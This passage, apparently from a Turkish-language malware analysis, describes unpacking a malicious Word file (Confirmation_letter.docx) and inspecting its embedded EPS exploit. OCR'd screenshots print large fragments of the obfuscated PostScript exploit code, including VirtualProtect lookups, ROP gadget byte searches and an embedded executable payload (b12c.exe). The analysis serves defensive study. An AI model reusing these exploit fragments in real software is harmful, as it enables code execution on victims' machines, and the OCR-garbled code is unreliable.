
Confirmation_letter.docx dosyasını 7-zip aracı ile açtıktan sonra zafiyete konu olan EPS dosyasını (image1.eps) bulmak çok zor değildi.




EPS dosyasını Notepad++ aracı ile incelediğimde, istismar kodu içinde yer alan birden fazla yürütülebilir dosya (executable – binary) başlıkları (MZ – 4D5A) hemen dikkatimi çekti. Bu tespit, istismar kodu içinde birden fazla yürütülebilir dosya (executable) olduğunu ve zafiyet başarıyla istismar edildikten sonra işletim sistemi üzerinde bunların çalıştırılacağına işaret


ediyordu.



C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
exch def /1293 exch def /1294 0 def /1295 1293 def 1292 1211 { /1294 0 1217 def /1297 1292 1213 def 1167 1293 0 1217
1201 145 }{ /1297 1292 def 1167 1293 0 1201 145 } ifelse 1297 1287 1206 /1299 exch def /1246 1287 1299
(KERNEL32.dll) 1231 def /1247 1299 1246 16 119 1287 135 119 def 1247 1287 138 /1302 exch def /1303 exch def /1304 0
def /1305 1303 def 1302 1211 { /1304 0 1217 def /1307 1302 1213 def 1169 1303 0 1217 1201 145 }{ /1307 1302 def 1169
1303 0 1201 145 } ifelse /1309 1159 2 get def 1309 type /stringtype eq { } if 1307 1309 1206 /1311 exch def }{ /1312
1137 1201 135 def /1313 1312 1201 135 def /1314 1313 1203 def /1315 1314 (KERNEL32.dll) 1243 def } ifelse /1316 {
/1204 exch def /1224 1204 dup 60 119 1201 135 119 def 1224 25 119 1201 129 dup 01 eq { pop /1319 1204 1224 136 119
1201 135 119 def /1320 1224 140 119 1201 135 def }{ 02 eq { /1319 1204 1224 152 119 1201 135 119 def /1320 1224 156
119 1201 135 def } if } ifelse /1323 1319 12 119 1201 132 def /1324 1319 14 119 1201 132 def /1325 1319 16 119 def
1324 1323 add { /1326 1325 1201 135 def /1327 1325 4 119 1201 135 def 1326 65535 and 16 eq { /1325 1327 2147483647
and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14 119 1201 132 def /1325 1324 1323 add 1 sub 4 mul 1325
16 119 119 4 119 1201 135 def /1325 1325 2147483647 and 1319 119 def /1323 1325 12 119 1201 132 def /1324 1325 14
119 1201 132 def /1335 1324 1323 add 1 sub 4 mul 1325 16 119 119 4 119 1201 135 def /1335 1335 2147483647 and 1319
119 def /1337 1335 1201 135 1204 119 def /1338 1335 4 119 1201 132 def /1339 1337 40 119 def /1340 1339 8 119 1201
135 def /1341 1339 12 119 1201 135 def /1342 1340 -16 bitshift def /1343 1340 65535 and def /1344 1341 -16 bitshift
def /1345 1341 65535 and def exit } if /1325 1325 8 119 def } repeat } bind def /payload_32
Normal text file
length : 781520 lines : 3
Ln : 3 Col : 19068 Sel : 0 | 0
UNIX
UTF-8
INS



C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
image1.eps
63ceb3cf63c0d3d1c3d2d3d343d553d5e3d693d803d8f3da03da73dc53dcb3dda3de13de83df13d033e0b3e113e183e1e3e243e323e3e3e493e523
e573e623e6d3e9b3ea73eac3eb23eba3ec23ecb3ed03ed93edf3eec3ef43e043f093f0f3f193f1f3f2c3f343f3a3f4a3f4f3f543f743f7a3f823f8
a3f933f993f9f3fa43fb13fbb3fc03fc73fd43ffa3f00500000880000006300d30123017301e30233028302e3036303b30423049304e305430623
072307c3087308d3098309d30a230a930ae30b330ba30bf30c930ce30d530e2300d3115311b312631323147315031693l8319531a331ab31b331c
631d631e031f9310332313236323c32433268327332ad32c532cf32f232033310334034d33773300000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000> putinterval 1350 65280 (b12c.exe) putinterval
65532 1348 1350 141 1350 65536 payload_32 putinterval 1159 3 1350 put 1198 1201 135 /1364 exch def 1364 1201 135
/1365 exch def 1365 36 119 1201 135 /1366 exch def 1366 1201 135 /1367 exch def 1367 32 119 1201 135 /1368 exch def
1368 ln pop } ifelse /1369 { /1370 1314 (KERNEL32.dll) (VirtualProtect) 1250 def /1371 0 def /1372 1314 4096 119 def
1201 1372 458752 getinterval dup dup <94 00 00 00 00 5E c3> search { length 1372 119 /1373 exch def pop pop }{ pop
/1371 1 def } ifelse 1371 0 eq { dup <5E C3> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <c2 0c 00> search { length 1372 119 /1377 exch def pop pop }{ pop /1371 1 def } ifelse }
if 1371 1 eq { dup <94 c3> search { length 1372 119 /1373 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 1
eq { <c2 0c 00> search { length 1372 119 /1375 exch def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <94
00 00 00 5f 5e 5b c2 04 00> search { length 1372 119 /1373 exch def pop pop }{ pop quit } ifelse } if } bind def
/1384 { 1287 1299 (KERNEL32.dll) (VirtualProtect) 1259 /1385 exch def /1386 exch def /1372 1299 4096 119 def /1388
1287 1372 688128 getinterval def 1388 /1371 0 def dup <50 FF 50 30> search { length 1372 119 1294 119 /1390 exch def
/1391 1295 def pop pop }{ pop /1371 1 def } ifelse 1371 0 eq { dup <4C 8D 4C 24 60 48 8B CF FF 90 B0 00 00 00>
search { length 1372 119 1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq {
dup <5D 48 FF 60 20> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 1 def }
ifelse } if 1371 0 eq { dup <5D 48 FF 60 18> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop
}{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5C C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295
def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <C2 88 00> search { length 1372 119 1294 119 /1405 exch
def /1406 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <59 C3> search { length 1372 119 1294
119 /1408 exch def /1409 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <5A C3> search { length
1372 119 1294 119 /1411 exch def /1412 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 0 eq { dup <41 58 5d
c3> search { length 1372 119 1294 119 /1414 exch def /1415 1295 def pop pop }{ pop /1371 1 def } ifelse } if 1371 1
eq { dup <4C 8B 18 48 8B C8 41 FF 53 08> search { length 1372 119 1294 119 /1390 exch def /1391 1295 def pop pop }{
pop /1371 2 def } ifelse } if 1371 1 eq { dup <4C 8D 4C 24 20 48 8B 01 44 8B C3 FF 50 20> search { length 1372 119
1294 119 /1393 exch def /1394 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <49 8B E3 41 5E 41
5D 41 5C C3> search { length 1372 119 1294 119 /1396 exch def /1397 1295 def pop pop }{ pop /1371 2 def } ifelse }
if 1371 1 eq { dup <41 5D 41 5C C3> search { length 1372 119 1294 119 /1399 exch def /1400 1295 def pop pop }{ pop
/1371 2 def } ifelse } if 1371 1 eq { dup <59 C3> search { length 1372 119 1294 119 /1402 exch def /1403 1295 def
pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <5A C3> search { length 1372 119 1294 119 /1405 exch def
/1406 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 1 eq { dup <41 58 c3> search { length 1372 119 1294 119
/1408 exch def /1409 1295 def pop pop }{ pop /1371 2 def } ifelse } if 1371 2 eq { dup <50 FF 50 30> search { length
Normal text file length : 781520 lines : 3 Ln : 3 Col : 770897 Sel : 52224 | 0 UNIX UTF-8 INS
Hex Workshop - [C:\Users\Mert\Desktop\Confirmation_letter\word\media\image1.eps]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
0 1 2 3 4 5 6 7 8 9 A B C D 0123456789ABCD
000040A4 20 3C 34 64 35 61 39 30 30 30 30 33 30 30 <4d5a90000300
000040B2 30 30 30 30 30 34 30 30 30 30 30 30 66 66 000004000000ff
000040C0 66 66 30 30 30 30 62 38 30 30 30 30 30 30 ff0000b8000000
000040CE 30 30 30 30 30 30 30 30 34 30 30 30 30 30 00000000400000
000040DC 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
000040EA 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
000040F8 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
00004106 30 30 30 30 30 30 30 30 30 30 30 30 30 30 00000000000000
00004114 30 30 30 30 30 30 30 30 30 30 38 30 30 30 00000000008000
00004122 30 30 30 30 30 65 31 66 62 61 30 65 30 30 00000e1fba0e00
00004130 62 34 30 39 63 64 32 31 62 38 30 31 34 63 b409cd21b8014c
0000413E 63 64 32 31 35 34 36 38 36 39 37 33 32 30 cd215468697320
0000414C 37 30 37 32 36 66 36 37 37 32 36 31 36 64 70726f6772616d
